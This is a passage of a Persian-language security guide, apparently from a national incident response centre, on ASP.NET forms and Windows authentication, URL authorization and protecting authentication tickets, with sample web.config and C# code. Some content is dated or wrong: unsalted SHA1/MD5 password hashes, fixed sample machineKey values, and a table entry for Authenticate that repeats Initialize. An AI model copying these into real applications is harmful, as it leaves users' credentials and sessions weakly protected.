برای مثال شما یک صفحه asp.net را در پوشه‌ی ریشه‌ی برنامه‌ی کاربردی ایجاد می‌کنید چون که در فایل پیکربندی، کاربران غیر مجاز به منابع برنامه‌ی کابردی (فایل‌های با پسوند aspx. نه فایل‌های html یا چند رسانه‌ای) دسترسی ندارند. وقتی کاربر یک صفحه را درخواست می‌کند فرم‌های احراز هویت اعتبارات کاربر را بررسی می‌کنند و در صورت نیاز او را به صفحه‌ی ورود تغییر مسیر می‌دهند. صفحه‌ی ایجاد شده هم‌چنین امکان خروج برای کاربران را فراهم می‌کند و بلیط احراز هویت ماندگار (کوکی) آن‌ها را پاک می‌کند. برای ایجاد صفحه‌ی پیش‌فرض:

۱. صفحه‌ای بام نام default.aspx در پوشه‌ی ریشه‌ی برنامه‌ی کاربردی ایجاد کنید.
۲. کد زیر ار در آن کپی کنید.

```
<%@ Page Language="C#" %>
<html>
<head>
  <title>Forms Authentication - Default Page</title>
</head>

<script runat="server">
  void Page_Load(object sender, EventArgs e)
  {
    Welcome.Text = "Hello, " + Context.User.Identity.Name;
  }

  void Signout_Click(object sender, EventArgs e)
  {
    FormsAuthentication.SignOut();
    Response.Redirect("Logon.aspx");
  }
</script>
```

```
<body>
  <h3>
    Using Forms Authentication</h3>
  <asp:Label ID="Welcome" runat="server" />
  <form id="Form1" runat="server">
    <asp:Button ID="Submit1" OnClick="Signout_Click"
       Text="Sign Out" runat="server" /><p>
  </form>
</body>
</html>
```

صفحه‌ی کاربر احراز هویت شده را نشان می‌دهد که با استفاده از کلاس FormsAuthentication تنظیم شده و در یک صفحه ASP.NET با خصیصه Context.User.Identity.Name موجود است. مدیریت رویداد کلیک دکمه SignOut، تابع SignOut را برای پاک کردن هویت کاربر و از بین بردن بلیط احراز هویت (کوکی) فراخوانی می‌کند. سپس کاربر به صفحه‌ی ورود تغییر مسیر داده می‌شود.

٤-١-٣-٥ کنترل جریان فرم‌های احراز هویت

در جدول زیر کنترل جریان فرم‌های احراز هویت در ASP.net نشان داده شده است.

جدول ٥-٢: کنترل جریان فرم‌های احراز هویت در ASP.NET

عملیات مرورگر و پروتکل	پاسخ کارگزار

عملیات درخواست منبع حفاظت‌شده از کارگزار در پروتکل http
`GET /default.aspx`
	اگر هیچ کوکی احراز هویتی وجود نداشته باشد آن گاه درخواست به صفحه‌ی ورود برای جمع‌آوری اعتبارات تغییر مسیر داده می‌شود اطلاعات مربوط به صفحه‌ی اصلی در پرامتر RETURNURL موجود می‌باشد. جواب http کارگزار در زیر آمده است.
	`302 Found`
	`Location: http://samples.microsoft.com/logon.aspx?RETURNURL=/default.aspx`

تغییر مسیر به صفحه ورود. عملیات http آن هست: `GET /logon.aspx?RETURNURL=/default.aspx`	صفحه‌ی ورود را برمی‌گرداند. از نظر امنیتی بهتر است از پروتکل ssl برای صفحه ورود استفاده شود تا اعتبارات کاربر به صورت واضح ارسال نشود. پاسخ کارگزار این است: `200 OK`
بعد از ورود اعتبارات کاربر به صفحه ورود عملیات http این است: `POST`	اعتبارات کاربر بررسی می‌شود اگر اعتبارات مجاز باشند مرورگر به آدرس درخواستی در رشته‌ی پرسش به عنوان متغیر RETURNURL

`/logon.aspx?RETURNURL=/default.aspx`	تغییر مسیر داده می‌شود. به صورت پیش‌فرض بلیط احراز هویت به صورت یک کوکی در نظر گرفته می‌شود. با استفاده خصیصه CookieMode بلیط احراز هویت به جای کوکی بر روی url ذخیره گردد.
	پاسخ http کارگزار این است:
	`302 Found`
	`Location: /default.aspx`

تغییر مسیر دنبال می‌شود و منبع اصلی درخواست می‌شود. عملیات http این است:
`GET /default.aspx`
	اگر کاربر، احراز هویت شد، کوکی احراز هویت که شامل بلیط احراز هویت است برای او تنظیم می‌شود. درخواست‌های بعدی همان نشست، وقتی که ماژول کوکی را بررسی می‌کند احراز هویت می‌شوند. ایجاد کوکی‌های پایدار برای نشست‌های آتی ممکن است اما تنها تا زمان انقضای کوکی اعتبار دارد.
	`200 OK`
	`Set-Cookie: ASPXTICKET=ABCDEFG12345;Path=/`
	دقت کنید که مسیر کوکی به ./ تنظیم شود چراکه نام‌های کوکی‌ها به حروف بزرگ و کوچک حساس می‌باشند. این از موارد ناسازگاری در urlهای سایت جلوگیری می‌کند. به عنوان مثال اگر مسیر برابر با SavingsPlan/ تنظیم شده باشد و لینک شامل savingsplan/ باشد آنگاه کاربر مجبور به احراز هویت دوباره می‌شود زیرا مرورگر کوکی موردنظر را ارسال نکرده است.

۵-۱-۳-۵ اعتبارنامه‌های احراز هویت فرم

اعتبارنامه‌های احراز هویت را که برای اعتبارسنجی کاربران هنگام ورود به کار می‌روند را می‌توان در یک منبع داده خارجی یا فایل پیکربندی برنامه ذخیره کرد.

ذخیره‌سازی کاربران در فایل پیکربندی برنامه‌های کاربردی

هنگام استفاده از فرم‌های احراز هویت شما می‌توانید با جفت مولفه‌ی نام کاربری و گذرواژه که در فایل پیکربندی وب‌سایت قرار دارند کاربران را اعتبارسنجی کنید شما می‌توانید از تابع Authenticate برای مقایسه اعتبارات به دست آمده از کاربر با جفت مؤلفه‌های گذرواژه و نام کاربری استفاده کنید براساس این مقایسه دسترسی یا عدم دسترسی کاربر مشخص می‌شود در مثال زیر کاربران Kim و John اگر گذرواژه را به درستی وارد کنند آنگاه وارد سایت خواهند شد.

مرکز مدیریت امداد و هشدارهای عملیات رخدادهای رایانه ای

```
<credentials passwordFormat="SHA1" >
    <user name="Kim"
          password="07B7F3EE06F278DB966BE960E7CBBD103DF30CA6"/>
    <user name="John"
          password="BA56E5E0366D003E98EA1C7F04ABF8FCB3753889"/>
</credentials>
```

جفت مولفه‌های اعتبارات در این مثال توسط الگوریتم درهم‌سازی (SHA1) رمزگذاری می‌شود. صفت PasswordFormat اجباری است. مقادیر این ویژگی در جدول زیر آمده است.

جدول ۵-۳: مقادیر ممکن برای قالب کلمه‌ی عبور

مقدار	توضیح
Clear	گذرواژه‌ها به‌صورت واضح ذخیره شده‌اند. گذرواژه‌ی وارد شده توسط کاربر بدون هیچ تبدیل دیگری و به طور مستقیم با این مقدار مقایسه می‌شود.
MD5	گذرواژه‌ها با استفاده از درهم‌ساز (MD5) ذخیره شده‌اند. برای اعتبارسنجی، گذرواژه کاربر با استفاده از این الگوریتم درهم‌سازی می‌شود و سپس با مقدار ذخیره شده مقایسه می‌شود. گذرواژه معمولی و واضح هرگز ذخیره یا مقایسه نمی‌شود. این الگوریتم نسبت به (SHA1) کارایی بهتری دارد.
SHA1	گذرواژه‌ها با استفاده از درهم‌ساز (SHA1) ذخیره می‌شود. برای اعتبارسنجی، گذرواژه کاربر با استفاده از این الگوریتم درهم‌سازی می‌شود و سپس با مقدار ذخیره‌شده مقایسه می‌شود. گذرواژه‌ی معمولی و واضح هرگز ذخیره یا مقایسه نمی‌شود. این الگوریتم از نظر امنیت نسبت به الگوریتم (MD5) برتری دارد.

چارچوب دات‌نت برای درهم‌سازی تابع‌ها و کلاس‌هایی ساده دارد. یک کلاس مفید برای این کار کلاس FormsAuthentication می‌باشد. تابع HashPasswordForStoringInConfigFile در آن کلاس درهم‌سازی را انجام می‌دهد. کلاس‌های System.Security.Cryptography انتخاب‌های دیگری در این زمینه هستند.

از گذرواژه‌های درهم‌سازی‌شده موجود در فایل متنی نمی‌توان گذرواژه‌های اصلی را به دست آورد اما آن‌ها به طور بالقوه در برابر حمله‌ی دیکشنری آسیب‌پذیر هستند. در این حمله مهاجم بعد از دستیابی به فایل گذرواژه‌ها با درهم‌سازی همه لغات موجود در یک دیکشنری و مقایسه آن‌ها با مقادیر ذخیره‌شده سعی در پیدا کردن گذرواژه‌ها دارد. ذخیره‌سازی گذرواژه‌های درهم‌سازی شده به هر شکلی نیازمند وجود کاراکترهای غیرعددی و غیرحرفی برای جلوگیری از این نوع حمله دارد بعلاوه مدیریت اعتبارات با استفاده از عضویت ASP.NET آسان‌تر خواهد بود.

۶-۱-۳-۵ ابزارهای احراز هویت فرم

به منظور مدیریت احراز هویت، شما می‌توانید از تابع‌های ایستای کلاس FormsAuthentication استفاده کنید. جدول زیر این تابع‌ها را فهرست می‌کند:

جدول ۵-۴: تابع‌های ایستای کلاس FormsAuthentication

تابع	شرح
Authenticate	کلاس FormsAuthentication را با خواندن تنظیمات پیکربندی و دریافت مقادیر کوکی و مقادیر رمزنگاری برای برنامه جاری، مقداردهی اولیه می‌کند.
Decrypt	وقتی یک بلیط رمز شده که از کوکی HTTP به دست آمده به آن داده می‌شود، یک نمونه کلاس FormsAuthenticationTicket برمی‌گرداند.
Encrypt	یک FormsAuthenticationTicket را می‌گیرد و یک رشته محتوی یک تیکت احراز هویت رمز شده مناسب برای کوکی HTTP برمی‌گرداند.
GetAuthCookie	یک کوکی رمزشده احراز هویت را به صورت یک HttpCookie بازیابی می‌کند. این کوکی به مجموعه کوکی‌ها اضافه نمی‌شود.
GetRedirectUrl	آدرس URL انتقال را برای درخواستی که باعث انتقال به صفحه‌ی ورود شده است، برمی‌گرداند.
HashPasswordForStoringInConfigFile	یک گذرواژه و یک رشته‌ی مشخص‌کننده نوع درهم‌سازی را می‌گیرد و یک گذرواژه درهم‌سازی شده مناسب برای ذخیره‌سازی در یک فایل پیکربندی برمی‌گرداند.
Initialize	کلاس FormsAuthentication را با خواندن تنظیمات پیکربندی و دریافت مقادیر کوکی و رمزنگاری برای برنامه جاری مقداردهی اولیه می‌کند.
RedirectFromLoginPage	کاربر احراز هویت شده را به URL درخواستی اصلی می‌فرستد.
RenewTicketIfOld	انقضای FormsAuthenticationTicket را به روز می‌کند.
SetAuthCookie	یک بلیط احراز هویت می‌سازد و آن را به مجموعه کوکی‌های پاسخ ضمیمه می‌کند.
SignOut	بلیط احراز هویت را با تنظیم کوکی احراز هویت یا متن URL به یک

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

	مقدار تهی حذف می‌کند. این کار هر دو کوکی نشست و طولانی مدت را حذف می‌کند. **مهم**: با وجود این‌که این تابع بلیط را از نشست احراز هویت شده حذف می‌کند، برنامه‌ی شما ممکن است هنوز در مقابل حملات تکرار از جانب یک منبع ناخواسته که بلیط احراز هویت را سرقت کرده است، آسیب‌پذیر باشد.

جدول زیر لیستی از ویژگی‌های مفید برای مدیریت بلیط‌های احراز هویت را ارایه می‌کند:

جدول ۵-۵: ویژگی‌های مفید برای مدیریت بلیط‌های احراز هویت

ویژگی	شرح
FormsCookieName	نام کوکی را برای برنامه جاری برمی‌گرداند.
FormsCookiePath	مسیر کوکی را برای برنامه جاری برمی‌گرداند.
CookiesSupported	یک مقدار برمی‌گرداند که مشخص می‌کند که آیا برنامه برای پشتیبانی از احراز هویت فرم بدون کوکی پیکربندی شده است یا خیر.
CookieMode	مقداری را برمی‌گرداند که مشخص می‌کند آیا برنامه برای احراز هویت فرم بدون کوکی پیکربندی شده است یا خیر.
CookieDomain	مقدار دامنه کوکی احراز هویت فرم را برمی‌گرداند.
DefaultUrl	URLای را برمی‌گرداند که که احراز هویت فرم اگر هیچ URL انتقالی تعیین نشده باشد به آن‌جا هدایت می‌کند.
LoginUrl	URL صفحه‌ی ورود را برمی‌گرداند که احراز هویت فرم به آن هدایت می‌کند.
RequireSSL	مقداری را برمی‌گرداند که مشخص می‌کند کوکی‌ها باید با استفاده از لایه‌ی سوکت امن منتقل شوند یا خیر.
SlidingExpiration	مقداری را برمی‌گرداند که نشان می‌دهد آیا انقضای متحرک[1] فعال شده است یا خیر.
EnableCrossAppRedirects	مقداری را برمی‌گرداند که مشخص می‌کند آیا کاربران احراز هویت شده را

[1] Sliding Expiration

	می‌توان به URLهایی از برنامه‌های کاربردی تحت‌وب دیگر فرستاد، هنگامی که بلیط احراز هویت فرم در کوکی ذخیره نشده است.

۵-۳-۱-۷ مدیریت رویدادهای احراز هویت فرم

شما می‌توانید رویدادهای احراز هویت فرم را مدیریت کنید تا جنبه‌های زیر از فرایند احراز هویت را سفارشی‌سازی کنید:

- چگونگی ایجاد بلیط احراز هویت فرم
- چگونگی تنظیم ویژگی User

برای انجام این کارها، شما می‌توانید رویداد FormsAuthentication_OnAuthenticate را در فایل Global.asax برنامه کاربردی مدیریت کنید. نوعاً احراز هویت فرم این کارها را برای شما مدیریت می‌کند. با این حال ممکن است در برنامه شما، شما نیازمندی‌های احراز هویت خاصی داشته باشید، مانند تنظیم ویژگی User به یک کلاس خاص که واسط IPrincipal را پیاده‌سازی می‌کند.

وقتی شما به احراز هویت از طریق سرویس احراز هویت دسترسی پیدا می‌کنید، شما می‌توانید رویداد Authenticating را مدیریت کنید تا نحوه‌ی اعتبارسنجی اعتبارنامه‌های کاربر را سفارشی‌سازی کنید. شما می‌توانید رویداد CreatingCookie را برای سفارشی‌سازی محتوای کوکی احراز هویتی که سرویس برمی‌گرداند مدیریت کنید.

۵-۳-۱-۸ احراز هویت فرم بین برنامه‌های کاربردی

ASP.NET احراز هویت فرم را در محیط‌های توزیع‌شده پشتیبانی می‌کند، چه میان برنامه‌های کاربردی که بر روی یک کارگزار باشند یا در یک وب فارم[1] توزیع‌شده باشند. هنگامی احراز هویت فرم برای برنامه‌های متعدد ASP.NET فعال شده است، کاربران در هنگام انتقال بین آن برنامه‌ها لازم نیست دوباره احراز هویت شوند.

پیکربندی فرم‌های احراز هویت بین برنامه‌های کاربردی:

---

[1] Web Farm

برای پیکربندی احراز هویت فرم بین برنامه‌های کاربردی، باید تمام برنامه‌های کاربردی که بر روی احراز هویت فرم مشترک همکاری دارند، ویژگی‌های بخش‌های forms و MachineKey در فایل Web.config را با مقادیر یکسان تنظیم کنند.

در مثال زیر، بخش احراز هویت یک فایل Web.config را نشان می‌دهد. صفات **name**، **protection**، **path**، **validationKey**، **validation**، **decryptionKey** و **decryption** باید میان تمام برنامه‌ها یکسان باشد. به طور مشابه رمزنگاری، مقادیر کلید اعتبارسنجی، طرح رمزنگاری و طرح اعتبارسنجی استفاده شده برای بلیط‌های احراز هویت (داده کوکی) باید یکسان باشند. اگر تنظیمات یکسان نباشد، بلیط‌های احراز هویت قابل اشتراک‌گذاری نیست.

```
<configuration>
  <system.web>
    <authentication mode="Forms" >
      <!-- The name, protection, and path attributes must match
           exactly in each Web.config file. -->
      <forms loginUrl="login.aspx"
        name=".ASPXFORMSAUTH"
        protection="All"
        path="/"
        domain="contoso.com"
        timeout="30" />
    </authentication>
    <!-- Validation and decryption keys must exactly match and cannot
         be set to "AutoGenerate". The validation and decryption
         algorithms must also be the same. -->
    <machineKey
validationKey="C50B3C89CB21F4F1422FF158A5B42D0E8DB8CB5CDA1742572A487D9401
E3400267682B202B746511891C1BAF47F8D25C07F6C39A104696DB51F17C529AD3CABE"
      decryptionKey="8A9BE8FD67AF6979E7D20198CFEA50DD3D3799C77AF2B72F"
      validation="SHA1" />
  </system.web>
</configuration>
```

پس از صدور یک بلیط احراز هویت (کوکی)، انقضای کوکی براساس مقدار انقضایی است که در خود کوکی معین شده است. اگر دو برنامه زمان توقف[1] متفاوت داشته باشد، تاریخ انقضاء و زمان مهر اصلی نگه‌دارنده‌ی طول عمر هر کوکی است. هنگامی که یک کوکی به‌روز می‌شود، تاریخ انقضاء کوکی اولیه برای

[1] Timeout

محاسبه تاریخ انقضاء جدید استفاده می‌شود. تنها زمانی که تنظیمات از مقدار زمان توقف استفاده می‌کند زمانی است که کوکی برای دفعه اول ساخته می‌شود.

۲-۳-۵ فراهم‌کننده احراز هویت ویندوز

احراز هویت ویندوز، با هویت ارسال‌شده توسط IIS را به عنوان کاربر احراز هویت شده در ASP.NET برخورد می‌کند. IIS تعدادی مکانیزم احراز هویت مختلف برای تایید هویت کاربر فراهم می‌کند که عبارت اند از: احراز هویت ناشناس[1]، احراز هویت یکپارچه ویندوز (NTLM)، احراز هویت یکپارچه ویندوز (Kerberos)، احراز هویت پایه (کدگذاری‌شده base64)، احراز هویت خلاصه[2] و احراز هویت براساس گواهی‌نامه‌های کارخواه.

احراز هویت ویندوز در ASP.NET با استفاده از پیمانه‌ی WindowsAuthenticationModule پیاده‌سازی شده است. این پیمانه یک WindowsIdentity براساس اعتبارنامه‌های عرضه‌شده توسط IIS می‌سازد و هویت را به عنوان مقدار ویژگی User جاری برای نرم‌افزار، تنظیم می‌کند.

احراز هویت ویندوز، مکانیزم احراز هویت پیش‌فرض برای ASP.NET است و به عنوان حالت احراز هویت برای نرم‌افزار با استفاده از عنصر پیکربندی، شناسایی شده است، همان‌طور که در مثال کد زیر نشان داده شده است:

```
<system.web>
  <authentication mode="Windows"/>
</system.web>
```

۱-۲-۳-۵ جعل هویت ویندوز

اگرچه حالت احراز هویت ویندوز مقدار ویژگی User جاری را به یک WindowsIdentity براساس مدارک عرضه‌شده توسط IIS تنظیم می‌کند. هویتی که به سیستم‌عامل عرضه شده است را تغییر نمی‌دهد. هویت عرضه‌شده به سیستم‌عامل برای بررسی مجوز، مانند مجوزهای فایل‌های NTFS یا اتصال به پایگاه‌داده با استفاده از امنیت یکپارچه، به کار می‌رود. به‌طور پیش‌فرض شناسایی ویندوز، هویت فرآیند ASP.NET

---

[1] Anonymous Authentication

[2] Digest Authentication

است. در ویندوز ۲۰۰۰ و ویندوز XP، این هویت از فرآیند ASP.NET است، که حساب محلی ASP.NET است. در ویندوز سرور ۲۰۰۳، این هویت، هویت منبع برنامه‌ی کاربردی IIS است که برنامه‌ی کاربردی ASP.NET بخشی از آن است و به‌طور پیش‌فرض حساب کاربردی NETWORK SERVICE است.

شما می‌توانید با فعال کردن جعل هویت، هویت ویندوز نرم‌افزار ASP.NET را به عنوان هویت ویندوز عرضه‌شده توسط IIS پیکربندی کنید. یعنی، به نرم‌افزار ASP.NET می‌گویید که هویت‌های عرضه‌شده توسط IIS را برای همه وظایفی که در سیستم‌عامل ویندوز معتبر است از قبیل دسترسی به فایل و شبکه، جعل کند.

برای فعال کردن جعل هویت برای برنامه‌ی وب شما، باید در فایل Web.config موجود در برنامه مقدار صفت impersonate را مقدار True قرار دهید، همان‌طور که در مثال زیر نشان داده شده است:

```
<system.web>
  <authentication mode="Windows"/>
  <identity impersonate="true"/>
</system.web>
```

٤-٥ مجازشماری در ASP.NET

مجازشماری تعیین می‌کند که آیا دسترسی به منابع خاص به یک هویت اعطا شود یا خیر. در ASP.NET دو راه برای مجازشماری دسترسی به یک منبع خاص وجود دارد:

- مجازشماری فایل: مجازشماری فایل‌ها توسط پیمانه‌ی FileAuthorizationModule انجام می‌شود. این پیمانه لیست کنترل دسترسی (ACL) فایل اداره‌کننده aspx. یا asmx. را بررسی می‌کند تا تعیین کند که آیا یک کاربر باید به فایل دسترسی داشته باشد یا خیر. مجوزهای ACL برای هویت ویندوز کاربر (در صورتی که احراز هویت ویندوز فعال باشد) یا برای هویت ویندوز فرآیند ASP.NET بررسی می‌شوند.
- مجازشماری URL: مجازشماری URL توسط UrlAuthorizationModule که کاربران و نقش‌ها را به URLها در نرم‌افزار ASP.NET نگاشت می‌کند، انجام می‌شود. این پیمانه می‌تواند برای انتخاب اجازه یا رد برای دسترسی به بخش‌های مختلف از یک نرم‌افزار (معمولا پوشه‌ها) برای کاربران یا نقش‌های خاص بکار برود.

۱-٤-٥ استفاده از مجازشماری URL

با مجازشماری URL، شما به‌طور صریح دسترسی به یک پوشه‌ی خاص توسط نام کاربر یا نقش را قبول یا را رد می‌کنید. برای انجام این کار، شما یک بخش مجازشماری در فایل پیکربندی برای آن پوشه ایجاد می‌کنید. برای فعال کردن مجازشماری URL، شما یک لیست از کاربران یا نقش‌ها را برای عناصر اجازه یا رد از بخش مجوز یک فایل پیکربندی مشخص می‌کنید. مجوز تعیین شده برای یک پوشه به زیرپوشه‌های آن نیز اعمال می‌شود، مگر این‌که فایل‌های پیکربندی در یک زیرپوشه آن را رونویسی کند.

پیکربندی برای بخش مجازشماری در زیر نشان داده شده است:

```
<authorization>
  <[allow|deny] users roles verbs />
</authorization>
```

عنصر **allow** یا **deny** الزامی است. شما باید یکی از صفات **users** یا **roles** را مشخص کنید. هر دو را می‌تواند استفاده کرد، اما هر دو الزامی نیستند. صفت **verbs** اختیاری است.

عناصر allow و deny به ترتیب دسترسی را اعطا یا لغو می‌کنند. هر عنصر از ویژگی‌هایی که در جدول زیر نشان داده شده است پشتیبانی می‌کند:

جدول ٥-٦: ویژگی‌های عناصر allow و deny

ویژگی	توصیف
users	هویت‌های هدف (حساب‌های کاربری) برای این عنصر را شناسایی می‌کند. کاربران ناشناس با استفاده از یک علامت سوال(؟) مشخص می‌شوند. شما می‌توانید تمام کاربران احراز هویت شده را با استفاده از علامت ستاره (*) مشخص کنید.
roles	یک نقش (یک شی RolePrincipal) در درخواست فعلی که دسترسی به منبع برای آن اجازه داده می‌شود یا نمی‌شود.
verbs	فعل‌های HTTP که به عمل اعمال می‌شود از قبیل دستورات GET,HEAD و POST را تعریف می‌کند. مقدار پیش‌فرض آن (*) است که به معنی فعال شدن هر سه مقدار ذکر شده است.

مثال زیر دسترسی را به هویت Kim و اعضای نقش Admins اعطا می‌کند و دسترسی را برای هویت john (مگراینکه هویت john شامل نقش Admins باشد) و برای همه کاربران ناشناس لغو می‌کند.

```
<authorization>
  <allow users="Kim"/>
  <allow roles="Admins"/>
```

```
  <deny users="John"/>
  <deny users="?"/>
</authorization>
```

شما می‌توانید چندین موجودیت را برای هر کدام از صفات users و roles با استفاده از لیست‌های جدا شده توسط کاما مشخص کنید، آن‌گونه که در مثال زیر آمده است:

```
<allow users="John, Kim, contoso\Jane"/>
```

توجه داشته باشید که اگر شما یک نام حساب دامنه را استفاده می‌کنید، باید هم دامنه و هم نام کاربر را بیاورید (contoso\john).

مثال زیر به همه‌ی کاربران اجازه‌ی اجرای یک HTTP GET برای یک منبع را می‌دهد ولی فقط به Kim اجازه‌ی انجام یک عمل POST را می‌دهد:

```
<authorization>
  <allow verbs="GET" users="*"/>
  <allow verbs="POST" users="Kim"/>
  <deny verbs="POST" users="*"/>
</authorization>
```

قواعد به صورت زیر اعمال می‌شود:

- قواعدی که در فایل‌های پیکربندی در سطح برنامه هستند مقدم بر قوانین ارث برده می‌باشند. سیستم قاعده مقدم را با استفاده از یک لیست ادغام‌شده از همه‌ی قواعد برای یک URL تعیین می‌کند که در آن جدیدترین قواعد (آن‌هایی که در سلسه مراتب نزدیک‌ترین هستند) در ابتدای لیست قرار گرفته‌اند.
- با داشتن مجموعه‌ای ادغام‌شده از قواعد، ASP.NET از ابتدای لیست شروع می‌کند و قواعد را بررسی می‌کند تا زمانی‌که اولین تطابق پیدا شود. پیکربندی پیش‌فرض برای ASP.NET شامل یک عنصر <allow user="*">، که همه‌ی کاربران را مجاز می‌سازد. (بطور پیش‌فرض، این قاعده در آخر اعمال می‌شود.) اگر هیچ نقش مجاز دیگر تطابق پیدا نکند، درخواست با کد وضعیت 401 HTTP برمی‌گردد. اگر یک عنصر اجازه تطابق پیدا کند، پیمانه اجازه می‌دهد تا پردازش درخواست ادامه پیدا کند.

در یک فایل پیکربندی، شما هم‌چنین می‌توانید یک عنصر مکان (location) برای مشخص کردن یک فایل خاص یا پوشه مشخص کنید که تنظیمات در آن عنصر مکان باید اعمال شود.

۵-۵ امن‌سازی بلیط‌های احراز هویت فرم

برای امن‌سازی بلیط‌های احراز هویت فرم دو روش زیر را می‌توانید به کار بگیرید:

- استفاده از SSL برای همه‌ی صفحات.
- استفاده از تابع‌های رمزنگاری برای کلاس FormsAuthentication

۵-۵-۱ استفاده از SSL برای تمام صفحات

استفاده از SSL برای تمام صفحات کمک می‌کند تا مطمئن شویم که کوکی احراز هویت در یک نشست مرورگر کارخواه با استفاده از رمزنگاری SSL امن باقی می‌ماند تا دسترسی امن به همه‌ی صفحات فراهم شود. با استفاده از رمزنگاری SSL در برنامه‌ی کاربردی شما جلوی افشای کوکی احراز هویت و فرم‌هایی که اطلاعات با ارزش دیگر را می‌گیرید.

برای این کار مقدار ویژگی requireSSL را در فایل Web.config برای true قرار دهید. این SSL را وقتی که کوکی برای مرورگر فرستاده می‌شود، فعال می‌کند. اگر شما مقدار requireSSL را برابر true قرار ندهید، فرم یک استثنا برمی‌گرداند و با کوکی احراز هویت نمی‌شود.

وقتی requireSSL به مقدار true تنظیم شده باشد، اتصال رمزشده به محافظت از اعتبارنامه‌های کاربر کمک می‌کند و ASP.NET ویژگی HttpCookie.Secure را برای کوکی احراز هویت تنظیم می‌کند. مرورگر سازگار کوکی را برنمی‌گرداند مگر این‌که اتصال از SSL استفاده کند. مثال زیر نشان می‌دهد که چگونه این کار را در فایل پیکربندی برنامه خود انجام دهید:

```
<configuration>
 <system.web>
   <authentication mode="Forms">
     <forms name=".ASPXAUTH"
       loginUrl="login.aspx"
       protection="All"
       timeout="20"
       requireSSL="true">
     </forms>
   </authentication >
   <authorization>
     <deny users="?" />
   </authorization>
 </system.web>
</configuration>
```

۵-۵-۲ استفاده از تابع‌های رمزنگاری برای کلاس FormsAuthentication

اگر شما فقط از SSL در صفحه‌ی آغازین ورود برای رمزنگاری اعتبارنامه‌هایی که به برای احراز هویت ارسال می‌شوند استفاده می‌کنید، مطمئن شوید که بلیط احراز هویت فرم که در کوکی قرار دارد محافظت شده است. بلیط‌های احراز هویت فرم باید محافظت شوند چون این کوکی بین کارخواه و کارگزار در درخواست‌های بعدی ردوبدل می‌شود. برای رمز کردن بلیط احراز هویت فرم، صفت protection از عنصر forms را پیکربندی کنید و از تابع Encrypt از کلاس FormsAuthentication برای بلیط استفاده کنید:

```
<authentication mode="Forms">
  <forms name="MyAppFormsAuth"
       loginUrl="login.aspx"
       protection="All"
       timeout="20"
       path="/" >
  </forms>
</authentication>
```

از آن‌جایی‌که صفت protection با All مقداردهی شده است، وقتی که برنامه تابع FormsAuthentication.Encrypt را فراخوانی می‌کند، بلیط باید اعتبارسنجی و رمز شود. وقتی که بلیط احراز هویت فرم را می‌سازید، تابع Encrypt را فراخوانی کنید. شما نوعاً بلیط را در قسمت مدیریت رویداد Login برنامه می‌سازید:

```
string encryptedTicket = FormsAuthentication.Encrypt(authTicket);
```

۵-۶ هویت ASP.NET

سیستم عضویت ASP.NET به همراه ASP.NET 2.0 در سال ۲۰۰۵ معرفی شد و از آن زمان تغییرات زیادی در چگونگی مدیریت احزار هویت و مجازشماری‌ها توسط برنامه‌های وب بوجود آمده است.

۵-۶-۱ پیش‌زمینه: عضویت ASP.NET

عضویت ASP.NET برای تامین نیازهای سیستم عضویت وب‌سایت‌ها که در سال ۲۰۰۵ رایج بودند طراحی شد که شامل مواردی مانند فرم‌های احراز هویت فرم و پایگاه‌داده SQL Server برای ذخیره‌ی نام و رمز کاربران و پروفایل‌هایشان می‌شد. امروزه گزینه‌های بسیار بیشتری برای ذخیره داده‌های برنامه‌های کاربردی وب وجود دارد و بسیاری از توسعه‌دهندگان می‌خواهند از اطلاعات شبکه‌های اجتماعی نیز برای احراز هویت و تعیین سطوح دسترسی کاربرانشان استفاده کنند. محدودیت‌های طراحی سیستم عضویت ASP.NET گذر از این تحول را دشوار می‌کند:

- شمای پایگاه‌داده آن برای SQL Server طراحی شده است و قابلیت تغییر ندارد. می‌توانید اطلاعات پروفایل را اضافه کنید، اما تمام داده‌ها در یک جدول دیگر ذخیره می‌شوند، که دسترسی به آن‌ها با هر وسیله‌ای به جز API فراهم کننده پروفایل مشکل است.
- سیستم فراهم‌کننده امکان تغییر منبع داده‌ها را به شما می‌دهد، مثلا می‌توانید از بانک‌های اطلاعاتی MySQL یا Oracle استفاده کنید. اما تمام سیستم بر اساس پیش‌فرض‌هایی طراحی شده است که تنها برای بانک‌های اطلاعاتی رابطه‌ای درست هستند. می‌توانید فراهم‌کننده‌ای بنویسید تا داده‌های سیستم عضویت را در یک مکانیزم ذخیره‌سازی غیررابطه‌ای مانند جداول ذخیره‌سازی Azure ذخیره کنید، اما در این صورت باید مقادیر زیادی کد بنویسید. برای تابع‌هایی که به پایگاه‌داده‌های NoSQL مربوط نیستند مقادیر زیادی هم System.NotImplementedException بوجود می‌آید.
- از آن‌جایی‌که سیستم ورود/خروج بر اساس مدل احراز هویت فرم کار می‌کند، سیستم عضویت نمی‌تواند از OWIN استفاده کند. OWIN شامل کامپونت‌هایی میان‌افزار برای احراز هویت است که شامل سرویس‌های خارجی هم می‌شود (مانند Microsoft Accounts, Facebook, Google, Twitter). هم‌چنین امکان ورود به سیستم توسط حساب‌های کاربری سازمانی (Organizational Accounts) نیز وجود دارد مانند Active Directory و Windows Azure Active Directory. OWIN از OAuth 2.0، JWT و CORS نیز پشتیبانی می‌کند.

۲-۶-۵ عضویت ساده[1] ASP.NET

عضویت ساده ASP.NET به عنوان یک سیستم عضویت برای ASP.NET Web Pages توسعه داده شده است. این سیستم با وب ماتریکس و ویژوال استودیو ۲۰۱۰ SP1 منتشر شده است. هدف از توسعه‌ی این سیستم، آسان کردن فرایند اضافه کردن سیستم عضویت به برنامه‌های Web Pages بود.

عضویت ساده باعث شد که شخصی‌سازی اطلاعات پروفایل کاربران به صورت آسان‌تری انجام شود اما هنوز مشکلات عضویت ASP.NET در آن وجود دارد که برخی از این محدودیت‌ها عبارت‌اند از:

- مشکل ذخیره‌ی داده‌های سیستم عضویت در بانک‌های اطلاعاتی غیررابطه ای

[1] Simple Membership

- نمی‌توان از آن به همراه OWIN استفاده کرد.
- به خوبی با فراهم‌کنندگان عضویت موجود ASP.NET کار نمی‌کند و قابلیت توسعه هم ندارد.

۳-٦-۵ فراهم‌کنندگان سراسری ASP.NET

